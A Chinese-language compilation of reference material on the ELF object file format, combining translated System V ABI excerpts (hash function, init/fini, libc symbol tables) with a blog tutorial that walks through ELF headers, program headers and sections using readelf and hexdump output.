链直到选择到了期望名字的符号表入口或者是碰到了 STN_UNDEF 的入口。

+ Figure 2-15: Hashing Function

```
unsigned long
elf_hash(const unsigned char *name)
{
    unsigned long       h = 0, g;

    while (*name) {
        h = (h << 4) + *name++;
        if (g = h & 0xf0000000)
            h ^= g >> 24;
        h &= ~g;
    }
    return h;
}
```

初始化和终止函数 Initialization and Termination Functions

在动态连接妻建立进程映象和执行重定位以后，每一个共享 object 得到适当的机会来执行一些初始话代码。初始化函数不按特别的顺序被调用，但是所有的共享 object 初始化发生在执行程序获得控制之前。

类似地，共享的 object 可能包含终止函数，它们在进程本身开始它的终止之后被执行（以 atexit(BA_OS)的机制）。

共享 object 通过设置在动态结构中的 DT_INIT 和 DT_FINI 入口来指派它们的初始化和终止函数，如上动态 section（Dynamic Section）部分描述。典型的，那些函数代码存在.init 和.fini section 中，第一部分的“section”已经提到过。

注意：尽管 atexit(BA_OS)的终止处理一般可可正常完成，但是不保证在死进程上被执行。特别的，假如_exit 被调用（看 exit(BA_OS)）或者假如进程死掉，那么进程是不执行终止处理的。因为它收到一个信号，该信号可捕获或忽略。

---

3. C LIBRARY

========== C Library ==========

C 库，libc,包含了所有的符号（包含在 libsys），另外，包含在在下面两个表中列出的运行函数。第一个表中的运行函数是 ANSI C 标准的。

+ Figure 3-1: libc Contents, Names without Synonyms

abort	fputc	isprint	putc	strncmp
abs	fputs	ispunct	putchar	strncpy
asctime	fread	isspace	puts	strpbrk
atof	freopen	isupper	qsort	strrchr
atoi	frexp	isxdigit	raise	strspn
atol	fscanf	labs	rand	strstr
bsearch	fseek	ldexp	rewind	strtod
clearerr	fsetpos	ldiv	scanf	strtok
clock	ftell	localtime	setbuf	strtol
ctime	fwrite	longjmp	setjmp	strtoul
difftime	getc	mblen	setvbuf	tmpfile
div	getchar	mbstowcs	sprintf	tmpnam
fclose	getenv	mbtowc	srand	tolower
feof	gets	memchr	sscanf	toupper
ferror	gmtime	memcmp	strcat	ungetc
fflush	isalnum	memcpy	strchr	vfprintf
fgetc	isalpha	memmove	strcmp	vprintf
fgetpos	iscntrl	memset	strcpy	vsprintf
fgets	isdigit	mktime	strcspn	wcstombs
fopen	isgraph	perror	strlen	wctomb
fprintf	islower	printf	strncat	

再加上, libc 保存着以下的服务。

+ Figure 3-2: libc Contents, Names with Synonyms

__assert	getdate	lockf **	sleep	tell **
cfgetispeed	getopt	lsearch	strdup	tempnam
cfgetospeed	getpass	memccpy	swab	tfind
cfsetispeed	getsubopt	mkfifo	tcdrain	toascii
cfsetospeed	getw	mktemp	tcflow	_tolower
ctermid	hcreate	monitor	tcflush	tsearch
cuserid	hdestroy	nftw	tcgetattr	_toupper
dup2	hsearch	nl_langinfo	tcgetpgrp	twalk
fdopen	isascii	pclose	tcgetsid	tzset
__filbuf	isatty	popen	tcsendbreak	_xftw
fileno	isnan	putenv	tcsetattr	
__flsbuf	isnand **	putw	tcsetpgrp	
fmtmsg **	lfind	setlabel	tdelete	

** = Function is at Level 2 in the SVID Issue 3 and therefore at
Level 2 in the ABI.

包括上面同义（Synonyms）表列出的标号，对于<name> 入口已经存在的_<name> 形式（带一个下划线，上面没有列出来）优先权高于它们的名字。所以，例如，libc 同时包含了 getopt 和_getopt。

在常规的上列中，其他地方以下没有被定义。

int __filbuf(FILE *f);
This function returns the next input character for f, filling its buffer as appropriate. It returns EOF if an error occurs.

int __flsbuf(int x, FILE *f);
This function flushes the output characters for f as if putc(x, f) had been called and then appends the value of x to the resulting output stream. It returns EOF if an error occurs and x otherwise.

int _xftw(int, char *, int (*)(char *, struct stat *, int), int);
Calls to the ftw(BA_LIB) function are mapped to this function when applications are compiled. This function is identical to ftw(BA_LIB), except that _xftw() takes an interposed first argument, which must have the value 2.

要了解更多的关于 SVID,ANSI C,POSIX 的知识，可看该章节其他的库 section 部分。
该节“System Data Interfaces”后有更多的描述。

Global Data Symbols
全局数据符号

libc 库需要一些外部的全局数据符号（为了它自己的常规工作而定义的）。
所有向 libsys 库请求的数据符号一定要让 libc 提供，就象下面表中的数据符号。

正式定义的数据 object 被他们的符号描述，看 System V 接口定义，第三版本
或者第 6 章节的数据定义（Data Definitions）section（在适当的处理器
补充到 System V ABI）。

在下面表中的入口有<name>-_<name>的形式。一对符号都代表了一些数据。

下划线的 synonyms 假设满足 ANSI C 标准。

+ Figure 3-3: libc Contents, Global External Data Symbols

```
  getdate_err             optarg
  _getdate_err            opterr
  __iob                   optind
                          optopt
```

ELF 结构

1.1.1 整体结构

ELF 对象格式用于目标文件(.o 扩展名)和执行文件. 有些信息只出现在目标文件或执行文件中.

ELF 文件由下列部件构成. ELF header 必须放在文件的开始;其他部件可以随便排放(ELF header 给出了其他部件的偏移量).

ELF 文件构件:

Section	描述
ELF header	一般信息.
Program header table	执行文件信息;只出现在执行文件中.
Section data	Section 的实际数据;一些 section 有特殊的含义, 例如: symbol table 和 string table.

Section headers	不同 ELF section 信息; 每个 section 一个.

典型 ELF 文件结构:

ELF Header
Program Header Table
Section 1 Data …… Section n Data
Section Header Table

1.1.2 ELF 头[ELF Header]

ELF 头包含目标文件的一般信息;具有如下结构(from elf.h):

```
#define EI_NIDENT 16

typedef struct {

unsigned char e_ident[EI_NIDENT];

Elf32_Half e_e_type;

Elf32_Half e_machine;

Elf32_Word e_version;
```

```
Elf32_Addr e_entry;

Elf32_Off e_phoff;

Elf32_Off e_shoff;

Elf32_Word e_flags;

Elf32_Half e_ehsize;

Elf32_Half e_phentsize;

Elf32_Half e_phnum;

Elf32_Half e_shentsize;

Elf32_Half e_shnum;

Elf32_Half e_shstrndx;

};
```

ELF 头域描述:

域	描述
e_ident	16 字节串:　　4 字节标识: '_ELF' 1 字节 class: 32 位对象->1

	1 字节数据编码: litte-endian->1,big-endian->2 1 字节版本: 当前版本->1 9 字节零填充
e_type	文件类型: 可重定位->1,可执行->2
e_machine	目标体系结构: MC68000&ColdFire->4
e_version	目标文件版本: 设定为 1.
e_entry	程序入口地址.
e_phoff	Program Header Table 的文件偏移.
e_shoff	Section Header Table 的文件偏移.
e_flags	未使用.
e_ehsize	ELF 头大小.
e_phentsize	Program Header Table 中每条目的大小.
e_phnum	Program Header Table 中条目个数.
e_shentsize	Section Header Table 中每条目的大小.
e_shnum	Section Header Table 中条目个数.
e_shstrndx	包含 Section 名串表的条目的 Section Header 索引.

1.1.3 程序头[Program Header]

程序头为一结构数组,每个元素描述执行文件的一个可载入段.

元素结构如下(from elf.h):

```
typedef struct {
```

```
Elf32_Word p_type;

Elf32_Off p_offset;

Elf32_Addr p_vaddr;

Elf32_Addr p_paddr;

Elf32_Word p_filesz;

Elf32_Word p_memsz;

Elf32_Word p_flags;

Elf32_Word p_align;

          } Elf32_Phdr;
```

ELF 程序头域描述:

域	描述
p_type	段类型;linker 只使用 PT_LOAD(1).
p_offset	段 raw 数据的文件偏移.
p_vaddr	载入时段在内存中的驻留地址.
p_paddr	未使用.
p_filesz	段在文件中的大小;可以为 0.
p_memsz	段在内存中的大小;可以为 0.
p_flags	包含如下标志组合的 Bit mask:

	PF_X (1) Execute PF_W (2) Write PF_R (4) Read
p_align	段在内存&文件中的对齐方式.

1.1.4 Section Headers

ELF 文件中的每个 section 的都有激励[incitation]头; Section 个数由 ELF Header 中的 e_shnum 域指明. Section headers 结构如下(from elf.h):

```
typedef struct {

Elf32_Word sh_name;

Elf32_Word sh_type;

Elf32_Word sh_flags;

Elf32_Addr sh_addr;

Elf32_Off sh_offset;

Elf32_Word sh_size;
```

```
Elf32_Word sh_link;

Elf32_Word sh_info;

Elf32_Word sh_addralign;

Elf32_Word sh_entsize;

} Elf32_Shdr;
```

ELF section header 域描述:

域	描述
sh_name	指明 section 名;可作为 section header string 表的索引.
sh_type	Section 类型: SHT_NULL(0) inactive header SHT_PROGBITS(1) 程序定义的数据或代码 SHT_SYMTAB(2) 符号表 SHT_STRTAB(3) 串表 SHT_RELA(4) 重定位条目 SHT_NOBITS(8) 未初始化数据 SHT_COMDAT(12) 似 SHT_PROGBITS
sh_flags	如下标志组合: SHF_WRITE(1) 包含可写数据

	SHF_ALLOC(2)　包含分配数据 SHF_EXECINSTR(4)　包含可执行指令
sh_addr	若 section 将载入内存, section 的地址.
sh_offset	Section 的 raw 数据的文件偏移;注意 SHT_NOBIT section 没有 raw 数据,它将由操作系统初始化.
Sh_size	Section 大小; 即使 SHT_NOBITS section 未占任何文件空间,也可能非零.
sh_link	连接到其他 section 头的索引. SHT_COMDAT,SHT_NOBITS,SHT_PROGBITS, SHT_RELA 符号表; SHT_SYMTAB 串表.
sh_info	包含如下信息: SHT_RELA　重定位应用到该 section SHT_SYMTAB 第一个非本地符号索引
sh_addralign	对齐要求.
sh_entsize	包含固定大小条目的 section 的条目大小,如符号表.

1.1.5 Special Sections

一些典型 section 的名和内容解释如下表所示:

名称	内容
.text	机器指令, 常值数据和常值串.

.data	初始化数据.
.sdata	小初始化数据.
.bss	未初始化变量.
.sbss	小未初始化变量.
.comment	Comments from **#ident** directives in C.
.init	Main()函数之前执行的代码.
.fini	程序执行完成后执行的代码.
.eini	.fini 代码的最后指令;.init,.fini 和 eini section 应以序放入内存.
.debug	DWARF 格式的符号调试信息.
.line	符号调试的行号信息.
.rela*name*	Section name 的重定位信息.
.shstrtab	Section 名.
.strtab	串表 for 符号表中的符号.
.symtab	包含符号表.

1.1.6 重定位信息[Relocation Information]

重定位信息 section 包含关于非确定引用[unresolved references]的信息.因为编译器[compilers]和汇编器[assemblers]不知道符号将分配的绝对内存地址,和别的文件的符号定 义;所以对符号的每个引用都将创建一个重定位条目. 该条目指向地址(where the reference is being made), 和指向包含被引用符号的符号表. 连接器[linker]给所有符号分配地址之后, 将使用重定位信息添入正确的地址. 执行文件没有重定位 section.

例如: 汇编表示符号加上偏移:

```
move.l var+16,d0
```

偏移量存储在 r_addend 域,这样,符号真实地址加上该地址域将产生一个正确的引用.

重定位条目有如下结构(from elf.h):

```
typedef struct {

Elf32_Addr r_offset;

Elf32_Word r_info;

Elf32_Sword r_addend;

} Elf32_Rel;
```

ELF 重定位条目的域描述:

域	描述
r_offset	Area 在当前 section 的相对地址(to be patched with 正确地址).
r_info >> 8	r_info 的高 24 位是符号表的索引; 指向描述在 r_offset 引用的符号的条目.
r_info & 255	低 8 位是重定位类型,用来描述寻址模式[绝对|相对,大小].
r_addend	加到符号上的常数,用于计算放在重定位域的值.

1.1.7 符号表

符号表 section **.symtab** 为一数组,数组元素包含关于被 ELF 文件引用的符号的信息.

符号表条目有如下结构(from elf.h):

```
typedef struct {

ELF32_Word st_name;

ELF32_Addr st_value;

ELF32_Word st_size;

unsigned char st_info;

unsigned char st_other;

Elf32_Half sth_shndx;

} Elf32_Sym;
```

ELF 符号表域说明:

域	描述
st_name	符号串表索引. 串表用于保存符号名.
st_value	符号值: 符号的 section 索引为 SHN_COMMON:符号对齐要求. 重定位文件:离 section 起始位置的偏移. 执行文件:符号的地址.

st_size	对象大小.
st_info >> 4	高 4 位定义符号的绑定[binding]: STB_LOCAL (0) symbol is local to the file STB_GLOBAL (1) symbol is visible to all object files STB_WEAK (2) symbol is global with lower precedence
st_info & 15	低 4 位定义符号的类型: STT_NOTYPE (0) 无类型 STT_OBJECT (1) 数据对象(变量) STT_FUNC (2) 函数 STT_SECTION (3) section 名 STT_FILE (4) 文件名
st_other	未使用.
st_shndx	定义符号 sectiond 的索引.特殊的 section 数包括: SHN_UNDEF (0x0000) 未定义 section SHN_ABS (0xfff1) 绝对, 不可重定位符号 SHN_COMMON (0xfff2) 不分配, 外部变量

1.1.8 串表

串表 sections(.strtab 和.shstrtab) 包含符号表中符号名和 section 名.名都以 null 结束. 这些符号通过偏移指向[point into]串表. 串表的第一字节总是零, 其后所有串顺序存放.


http://blog.csdn.net/duguteng/article/details/7262536

elf 文件格式探秘——程序运行背后的故事

摘要：本文主要讲解 elf 文件格式，通过 readelf 命令结合底层的相关数据结构，讲解相关内容，分析程序运行的基本原理。

本文来源：elf 文件格式探秘——程序运行背后的故事 http://blog.csdn.net/trochiluses/article/details/10373921

1.elf 文件格式概览


ELF header
Program header table
.text
http://blog.csdn.net/trochiluses
.rodata
...
.data

elf 文件大体上由文件头和相关的 section 组成，而每个 section 由 header 和 data 组成。总体而言，ELF 文件由四部分构成：ELF Header,Program Header table, sections, section header table.

2.elf 文件头

文件头的数据结构：

```
1.  <span style="font-size:14px;"> 1
2.              typedef struct {
3.          unsigned char e_ident[EI_NIDENT];
4.          Elf32_Half    e_type;
5.   5      Elf32_Half    e_machine;
6.          Elf32_Word    e_version;
7.          Elf32_Addr    e_entry;
8.          Elf32_Off     e_phoff;
9.          Elf32_Off     e_shoff;
10.  10     Elf32_Word    e_flags;
11.         Elf32_Half    e_ehsize;
12.         Elf32_Half    e_phentsize;
13.         Elf32_Half    e_phnum;
14.         Elf32_Half    e_shentsize;
15.  15     Elf32_Half    e_shnum;
16.         Elf32_Half    e_shstrndx;
17.   } Elf32_Ehdr;</span>
```

使用 readelf 命令查看文件头：

```
$ readelf -h /bin/ls
```

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x804be34
  Start of program headers:          52 (bytes into file)
  Start of section headers:          103388 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         28
  Section header string table index: 27
```

在 readelf 的输出中：
第 1 行，ELF Header: 指名 ELF 文件头开始。
第 2 行，Magic 魔数，用来指名该文件是一个 ELF 目标文件。第一个字节 7F 是个固定的数；后面的 3 个字节正是 E, L, F 三个字母的 ASCII

形式。
第 3 行，CLASS 表示文件类型，这里是 32 位的 ELF 格式。
第 4 行，Data 表示文件中的数据是按照什么格式组织(大端或小端)的，不同处理器平台数据组织格式可能就不同，如 x86 平台为小端存储格式。
第 5 行，当前 ELF 文件头版本号，这里版本号为 1 。
第 6 行，OS/ABI ，指出操作系统类型，ABI 是 Application Binary Interface 的缩写。
第 7 行，ABI 版本号，当前为 0 。
第 8 行，Type 表示文件类型。ELF 文件有 3 种类型，一种是如上所示的 Relocatable file 可重定位目标文件，一种是可执行文件(Executable)，另外一种是共享库(Shared Library) 。
第 9 行，机器平台类型。
第 10 行，当前目标文件的版本号。
第 11 行，程序的虚拟地址入口点，因为这还不是可运行的程序，故而这里为零。
第 12 行，与 11 行同理，这个目标文件没有 Program Headers。
第 13 行，sections 头开始处，这里 208 是十进制，表示从地址偏移 0xD0 处开始。
第 14 行，是一个与处理器相关联的标志，x86 平台上该处为 0 。
第 15 行，ELF 文件头的字节数。
第 16 行，程序头的大小。
第 17 行，segment 的个数 9。
第 18 行，sections header 的大小，这里每个 section 头大小为 40 个字节。
第 19 行，一共有多少个 section 头，这里是 8 个。
第 20 行，section 头字符串表索引号，从 Section Headers 输出部分可以看到其内容的偏移在 0xa0 处，从此处开始到 0xcf 结束保存着各个 sections 的名字，如 .data，.text，.bss 等。

低 12line 和 15line 大小相等：elf 头之后，跟着 program header。

e_ident 是 elf 文件的第一项，以一个 magic 字节开头。第一个字节是 0x7f，然后紧跟“ELF”，我们可以用 hexdump 来查看它。

```
$ hexdump -C /bin/ls | more

      00000000  7f 45 4c 46 01 02 01 00  00 00 00 00 00 00 00 00  |.ELF............|
```

```
5 ... (rest of the program follows) ...
```

关于程序入口——不是 main 的地址:

```
1
                $ cat test.c
   #include <stdio.h>


5 int main(void)
   {
           printf("main is : %p\n", &main);
           return 0;
   }
10
   $ gcc -Wall -o test test.c
```

```
$ ./test

main is : 0x10000430

15

$ readelf --headers ./test | grep 'Entry point'

  Entry point address:               0x100002b0



$ objdump --disassemble ./test | grep 100002b0

20 100002b0 <_start>:

100002b0:       7c 29 0b 78     mr      r9,r1
```

实际上，程序入口地址是“_start”，而这个地址空间和程序运行时候的地址空间是独立的。

在 Section Headers 这里，可以看到 .bss 和 .shstrtab 的偏移都为 0xa0 。这是因为，没有被初始化的全局变量，会在加载阶段被用 0 来初始化，这时候它和 .data 段一样可读可写。但在编译阶段，.data 段会被分配一部分空间已存放数据(这里从偏移 0x6c 开始)，而 .bss 则没有，.bss 仅有的是 section headers 。

链接器从 .rel.text 就可以知道哪些地方需要进行重定位(relocate) 。

.symtab 是符号表。

Ndx 是符号表所在的 section 的 section header 编号。如 .data 段的 section header 编号是 3，而 string1，string2，lenght 都是在 .data 段的。

3.符号表和重定位

符号表是符号和地址的映射，主要用于链接：如果有一个外部申明 extern in function，我们引用了 function，那么连接器就要查找 function 对应的地址，从而来调用它。

和符号表紧密相关的是重定位，我们可以在“动态链接”这一节详细理解什么是重定位。

4.section and segments

elf 文件格式制定了 elf 文件的两种视角：链接和执行。这样给系统的设计者提供了很大的灵活性。

我们接下来讲解目标文件中的 section，这些 section 将被链接成可执行文件。一个或者多个 section 被映射到一个 segment 里，segment 属于可执行文的一部分。

4.1segments

如同我们在前面提到的那样，elf 文件除了包含整体的文件头以外，还包含各个部分的 **program headers**，这些 program headers 向操作系统描述了程序 load 和 execute 所需要的一切信息，它描述的是系统准备程序运行所需要的一个段和其他信息。联系内存的段式管理，同一个段的属性是相同的，下面是一个传统的 program headers 的数据结构：

```
1
                    typedef struct {
                Elf32_Word p_type;
                Elf32_Off  p_offset;
 5              Elf32_Addr p_vaddr;
                Elf32_Addr p_paddr;
                Elf32_Word p_filesz;
                Elf32_Word p_memsz;
                Elf32_Word p_flags;
10              Elf32_Word p_align;
    }
```

在 elf 总体的 header 里面，e_phoff, e_phnum and e_phentsize 表示 program headers 的偏移，数量和大小，有了这些信息我们可以轻易知道 program headers 的相关情况，从而利用它们。

如同上面提到的那样，program headers 并不仅仅是 segments 信息。 p_type 定义了 program header 的类型（PT_INTERP 表明这个 program header 是一个 string 类型的指针，指向针对一个二进制文件的解释器）。我们原来对比过编译型语言和解释型语言，而且作出了以下区分：编译器建立 了一个可以独立运行的二进制文件。那么为什么它需要一个解释器呢？一般而言，实际情况下更为复杂：现代系统装载可执行文件需要很大的灵活性，为了达到这一 目的，一些信息只能在程序运行的时候获取。我们将在动态链接一章里解释这个问题。因此，需要对二进制文件做出一些小的更改以让它能够在实时运转的时候正常 工作。因此，实际情况下的二进制解释器是一个动态装载器，它用一些列步骤完成可执行文件的加载和运行。

其他参数的解释：p_offset 相对首地址的偏移,p_vaddr 虚拟地址（一些嵌入式系统中没有实现虚拟内存，那么它等于 p_paddr）,p_paddr 物理内存地址;p_filesz 文件大小;p_memsz 实际在内存中占的空间大小，一般大于前者，多余部分用 0 填充;p_flags 读写可执行权限位;p_align 对齐.

好了，我们现在知道，有了段在文件中的地址和偏移、大小；又有了虚拟地址；这提供了把一个 elf 文件加载进入内存的必要信息。所以，我们在加载的时候需要根据每个 program header，进行相关的内存复制工作。

看例子：

```
$ readelf -l /bin/ls
```

```
Elf file type is EXEC (Executable file)
Entry point 0x804be34
There are 9 program headers, starting at offset 52
```

```
Program Headers:
```

```
  Type           Offset     VirtAddr     PhysAddr     FileSiz MemSiz   Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R     0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x18d24 0x18d24 R E 0x1000
  LOAD           0x018ef8 0x08061ef8 0x08061ef8 0x003e8 0x01008 RW   0x1000
  DYNAMIC        0x018f0c 0x08061f0c 0x08061f0c 0x000e0 0x000e0 RW   0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R     0x4
  GNU_EH_FRAME   0x015f7c 0x0805df7c 0x0805df7c 0x006f4 0x006f4 R     0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW   0x4
  GNU_RELRO      0x018ef8 0x08061ef8 0x08061ef8 0x00108 0x00108 R     0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-
id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
```

07

08 .ctors .dtors .jcr .dynamic .got

上述各段组成了最终在内存中执行的程序，其还提供了各段在虚拟地址空间和物理地址空间中的大小、位置、标志、访问授权和对齐方面的信息。各段语义如下：

PHDR 保存程序头表

INTERP 指定程序从可行性文件映射到内存之后，必须调用的解释器，它是通过链接其他库来满足未解析的引用，用于在虚拟地址空间中插入程序运行所需的动态库。

LOAD 表示一个需要从二进制文件映射到虚拟地址空间的段，其中保存了常量数据（如字符串），程序目标代码等。

DYNAMIC 段保存了由动态连接器（即 INTERP 段中指定的解释器）使用的信息。

4.2sections

多个 section 组成 segment。section 将二进制文件组织成逻辑区域，用于在编译器和链接器之间交流信息。section 的头部和 segment 有些类似：

```
1
                typedef struct {
             Elf32_Word sh_name;
             Elf32_Word sh_type;
5            Elf32_Word sh_flags;
```

```
    Elf32_Addr sh_addr;
    Elf32_Off  sh_offset;
    Elf32_Word sh_size;
    Elf32_Word sh_link;
    Elf32_Word sh_info;
    Elf32_Word sh_addralign;
    Elf32_Word sh_entsize;
}
```

sh_type 具有更多的类型：SH_PROGBITS 表明这是程序将要使用的数据的 seciton，其他的值表示是否它是一个符号表等等。allocate 属性表示这个 section 需要被分配内存。接下来，看一个实例：

```
#include <stdio.h>
```

```
int big_big_array[10*1024*1024];

char *a_string = "Hello, World!";


int a_var_with_value = 0x100;


int main(void)
{
 big_big_array[0] = 100;
 printf("%s\n", a_string);
 a_var_with_value += 20;
}
```

编译后执行：

```
1
```

```
              $ readelf --all ./sections

   ELF Header:

    ...

 5   Size of section headers:         40 (bytes)

     Number of section headers:       37

     Section header string table index: 34



   Section Headers:

10   [Nr] Name              Type          Addr    Off    Size   ES Flg Lk Inf Al

     [ 0]                  NULL          00000000 000000 000000 00     0   0  0

     [ 1] .interp          PROGBITS       10000114 000114 00000d 00   A  0   0  1

     [ 2] .note.ABI-tag    NOTE           10000124 000124 000020 00   A  0   0  4

     [ 3] .hash            HASH          10000144 000144 00002c 04   A  4   0  4

15   [ 4] .dynsym          DYNSYM         10000170 000170 000060 10   A  5   1  4
```

```
     [ 5] .dynstr           STRTAB          100001d0 0001d0 00005e 00   A  0   0  1
     [ 6] .gnu.version      VERSYM           1000022e 00022e 00000c 02   A  4   0  2
     [ 7] .gnu.version_r    VERNEED          1000023c 00023c 000020 00   A  5   1  4
     [ 8] .rela.dyn         RELA            1000025c 00025c 00000c 0c   A  4   0  4
20   [ 9] .rela.plt         RELA            10000268 000268 000018 0c   A  4  25  4
     [10] .init             PROGBITS        10000280 000280 000028 00  AX  0   0  4
     [11] .text             PROGBITS        100002b0 0002b0 000560 00  AX  0   0 16
     [12] .fini             PROGBITS        10000810 000810 000020 00  AX  0   0  4
     [13] .rodata           PROGBITS         10000830 000830 000024 00   A  0   0  4
25   [14] .sdata2           PROGBITS         10000854 000854 000000 00   A  0   0  4
     [15] .eh_frame         PROGBITS         10000854 000854 000004 00   A  0   0  4
     [16] .ctors            PROGBITS        10010858 000858 000008 00  WA  0   0  4
     [17] .dtors            PROGBITS        10010860 000860 000008 00  WA  0   0  4
     [18] .jcr              PROGBITS        10010868 000868 000004 00  WA  0   0  4
```

```
30   [19] .got2             PROGBITS        1001086c 00086c 000010 00  WA  0   0  1
     [20] .dynamic          DYNAMIC         1001087c 00087c 0000c8 08  WA  5   0  4
     [21] .data             PROGBITS        10010944 000944 000008 00  WA  0   0  4
     [22] .got              PROGBITS        1001094c 00094c 000014 04 WAX  0   0  4
     [23] .sdata            PROGBITS        10010960 000960 000008 00  WA  0   0  4
35   [24] .sbss             NOBITS          10010968 000968 000000 00  WA  0   0  1
     [25] .plt              NOBITS          10010968 000968 000060 00 WAX  0   0  4
     [26] .bss              NOBITS          100109c8 000968 2800004 00  WA  0   0  4
     [27] .comment          PROGBITS        00000000 000968 00018f 00      0   0  1
     [28] .debug_aranges    PROGBITS        00000000 000af8 000078 00      0   0  8
40   [29] .debug_pubnames   PROGBITS        00000000 000b70 000025 00      0   0  1
     [30] .debug_info       PROGBITS        00000000 000b95 0002e5 00      0   0  1
     [31] .debug_abbrev     PROGBITS        00000000 000e7a 000076 00      0   0  1
     [32] .debug_line       PROGBITS        00000000 000ef0 0001de 00      0   0  1
```

```
